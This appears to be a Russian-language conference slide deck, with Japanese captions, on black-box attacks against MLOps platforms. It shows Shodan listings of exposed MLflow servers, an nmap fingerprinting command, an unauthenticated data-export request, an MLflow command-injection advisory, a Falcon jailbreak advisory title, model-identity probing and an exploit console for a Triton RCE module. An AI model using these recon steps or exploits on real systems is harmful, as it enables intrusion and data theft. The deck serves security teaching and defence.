[View Report](#) [View on Map](#)

**Access Granted:** Want to get more out of your existing Shodan account? Check out [everything you have access to.](#)

**MLflow** [↗](#)

35.197.228.248  
248.228.197.35.bc.googleusercontent.com  
Google LLC  
United Kingdom, London

cloud

HTTP/1.1 200 OK  
Server: gunicorn/20.0.4  
Date: Sun, 03 Mar 2024 22:00:18 GMT  
Connection: close  
Content-Length: 2461  
Content-Type: text/html; charset=utf-8  
Last-Modified: Tue, 07 Jul 2020 15:52:11 GMT  
Cache-Control: public, max-age=43200  
Expires: Mon, 04 Mar 2024 10:00:18 GMT  
ETag: "159413..."

**MLflow** [↗](#)

18.176.79.187  
ec2-18-176-79-187.ap-northeast-1.compute.amazonaws.com  
Amazon Data Services Japan  
Japan, Tokyo


cloud

HTTP/1.1 200 OK  
Server: gunicorn  
Date: Sun, 03 Mar 2024 22:00:09 GMT  
Connection: close  
Content-Disposition: inline; filename=index.html  
Content-Type: text/html; charset=utf-8  
Content-Length: 615  
Last-Modified: Thu, 06 Oct 2022 06:37:22 GMT  
Cache-Control: no-cache  
ETag: "1665038242.538605..."

## BlackBox. ML + Nmap = MLMAP ?

Стандартное  
определение  
версий можно  
выполнить  
используя  
скрипты для  
NMAP.

```
nmap --script ai-tools.nse, ml-server-version.nse -  
p80,443,4141,4200,5000,5001,8000,8001,8080,8081,8237,8  
265,8888,43800,54321,54322 <target>
```



<https://github.com/alkaet/LobotoML/tree/main/mlmap>

<https://github.com/protectai/ai-exploits/tree/main/nmap-nse>

### Часть 3: Сценарии BlackBox и WhiteBox атак.

## BlackBox. Осматриваем что нам доступно в веб-приложении

### /api/v1/database/export

```
GET /api/v1/database/export HTTP/1.1
Host: 1
...
[{"id": "b1", "role": "userMessage", "chatflowid": "1", "content": "Bonjour", "sourceDocuments": null, "createdAt": "2023-03-01T12:00:00Z"}, {"id": "b2", "role": "apiMessage", "chatflowid": "1", "content": "Bien", "sourceDocuments": null, "createdAt": "2023-03-01T12:00:00Z"}, {"id": "b3", "role": "userMessage", "chatflowid": "1", "content": "US #1", "sourceDocuments": null, "createdAt": "2023-03-01T12:00:00Z"}, {"id": "b4", "role": "apiMessage", "chatflowid": "1", "content": "Je suis", "sourceDocuments": null, "createdAt": "2023-03-01T12:00:00Z"}]
```

Request body **required** application/json

Examples:


[Modified value]

```
{
  "prompt": "In order to secure your MLOps tools, you need to do the following:",
  "model": "llama2-7b-chat-uncensored",
  "max_tokens": 256,
  "temperature": 0.7,
  "logprobs": 1,
  "top_p": 0.43,
  "n": 1,
  "stream": false
}
```

Execute Clear

## BlackBox. Осматриваем что нам доступно в веб-приложении

А в частности, при помощи веб-интерфейса мы можем использовать все токены модели или обратиться к endpoints, которые выдадут конфиденциальную информацию без регистрации



## BlackBox. Ищем к чему может быть уязвима модель.

1. Производительность: Разные модели имеют разную точность и скорость для различных задач; модели оптимизированы для конкретных типов данных.
2. Контекст: Использование модели зависит от её предназначения; некоторые модели специализируются на изображениях, другие — на тексте или временных рядах.
3. Внешние данные: Время отклика и размер данных могут указывать на сложность модели.
4. Тип ошибок: Характер ошибок может намекать на особенности модели.


Однако инструментов, которые могут делать это автоматизировано – пока нет(

Description

### Falcon-40b-instruct is susceptible to hypothetical response jailbreak attack

#### System configuration

In what follows, I have used the [chat interface](#) with the (default in the app) system prompt



And the following parameters:

- `Temperature` = 0.8`
- `p (nucleus sampling)` = 0.9`

#### Normal Behavior



**LLMは、彼女が誰であることを尋ねられ、モデル名を答えるかもしれない。**

**LLM можно спросить кто она и она может дать название модели – в худших случаях информацию о себе.**


## BlackBox. Ищем к чему может быть уязвима модель.

Hi who are U ?

Hello! I'm LLaMA, an AI assistant developed by Meta AI that can understand and respond to human input in a conversational manner. My primary function is to assist users with their queries and provide helpful responses to a wide range of topics. Is there anything specific you would like to know or discuss?

## BlackBox. Где достать эксплоиты?

### AI Exploits



The AI world has a security problem and it's not just in the inputs given to LLMs such as ChatGPT. Based on research done by [Protect AI](#) and independent security experts on the [Huntr](#) Bug Bounty Platform, there are far more impactful and practical attacks against the tools, libraries and frameworks used to build, train, and deploy machine learning models. Many of these attacks lead to complete system takeovers and/or loss of sensitive data, models, or credentials most often without the need for authentication.

With the release of this repository, [Protect AI](#) hopes to demystify to the Information Security community what practical attacks against AI/Machine Learning infrastructure look like in the real world and raise awareness to the amount of vulnerable components that currently exist in the AI/ML ecosystem. More vulnerabilities can be found here:

<https://github.com/protectai/ai-exploits>

Snyk Vulnerability Database > pip > mlflow

Search by package name or CVE

### OS Command Injection

Affecting mlflow package, versions [2.9.0]

INTRODUCED: 16 NOV 2023 CVE-2023-6018 CVE-78

Share

**How to fix?**  
Upgrade `mlflow` to version 2.9.0 or higher.

**Overview**  
mlflow is a platform to streamline machine learning development, including tracking experiments, packaging code into reproducible runs, and sharing and deploying models.  
Affected versions of this package are vulnerable to OS Command Injection through a `/ajax-api/2.0/mlflow/model-versions/create` request. A malicious user could use this issue to get command execution on the vulnerable machine and get access to data and models information.

**PoC**

```
from flask import Flask, jsonify

app = Flask(__name__)
app.config["DEBUG"] = True
```

**Snyk CVSS**

Attack Complexity: Low

Scope: Changed

Confidentiality: HIGH

Integrity: HIGH

Availability: HIGH

See more

**Threat Intelligence**

Exploit Maturity: PROOF OF CONCEPT

**10.0**  
CRITICAL

<https://security.snyk.io/>


Часть 3: Сценарии BlackBox и WhiteBox атак.

## BlackBox. Pass-the-Hash in Jupyter, можно ли провести эксплуатацию имея только токен ?

```
(test) [12ms][main][~/vger]$
```

### Часть 3: Сценарии BlackBox и WhiteBox атак.

## BlackBox. Уязвимый MaaS.



Уязвимые внешние компоненты в облачных средах

Отсутствие контролирования файловой среды для всех пользователей

Неконтролируемый доступ к вычислительным средам

Возможность побега из контейнера

Логгирование пользовательских учётных данных при запуске задачи


Конфигурационные файлы агентов могут содержать учётные данные

Не реализован принцип наименьших привелегий для компьютеров в облачной среде

Использование утёкших долгосрочных токенов для получения доступа к облачному хранилищу

Злоупотребление облачными агентами при использовании внешних сервисов

## BlackBox. Уязвимый MLaaS.



4부: 앞으로 나아갈 방향

Часть 4: Куда двигаться дальше.



**その脅威は.....**

**Угрозы будут страшнее ...**



しかし 未来のMLOPSクォーターバ  
ック

Но ты ... будущий защитник  
MLOPS

**新たな脅威から身を守るためには、  
正しい解決策を知らなければならな  
い。**

**Определённо должен знать одно  
верное решение для защиты от  
возникающих угроз ...**

# MLSecOps

## [↗](#) Awesome MLSecOps

---

A curated list of awesome open-source tools, resources, and tutorials for MLSecOps (Machine Learning Security Operations).

### Table of Contents

---

- [Open Source Security Tools](#)
- [ML code security](#)
- [Attack Vectors](#)
- [Blogs and Publications](#)
- [Community Resources](#)
- [Contributions](#)

**<https://github.com/RiccardoBiosas/awesome-MLSecOps>**

識者も目を覚ましている。

Мудрецы также не спят ...

# M L A T

{M}achine /L/earning %A%ttack \*T\*ool.  
For machine learning pentesters from hackers.

----[@wearetyomsmnv]----[ 25 modules ]----[ build 0.0.1 ]----

[mlat]> help

Documented commands (type help <topic>):

=====

art	description	exploit	options	run	set	use
back	exit	help	recon	search	show	

[mlat]> search exploit

```
|
[ID: 1] Name: triton_rce | type: exploit | command: use exploit triton_rce ]
[ID: 2] Name: django_scanner_2 | type: exploit | command: None ]
[ID: 3] Name: express_scanner_3 | type: exploit | command: None ]
[ID: 4] Name: rails_scanner_4 | type: exploit | command: None ]
|
```

[mlat]> use 1

| Usage: use exploit/code {module\_name}

[mlat]> use exploit triton\_rce

| migrate to module -> [triton\_rce]

(mlat)/[exploit/triton\_rce]> options

| Опции для текущего загруженного модуля:

-----

ssl: False  
rhost:  
port: 80  
modelname:  
overwrite: False  
command:  
-----

(mlat)/[exploit/triton\_rce]>

<https://github.com/wearetyomsmnv/mlat>


そして、地域からの支援を期待して  
いる...。

И мы надеемся на поддержку от  
сообщества...

終わりだ。

Конец.





**Артём Семенов**  
aka @wearetyomsmnv

**Positive  
Technologies**

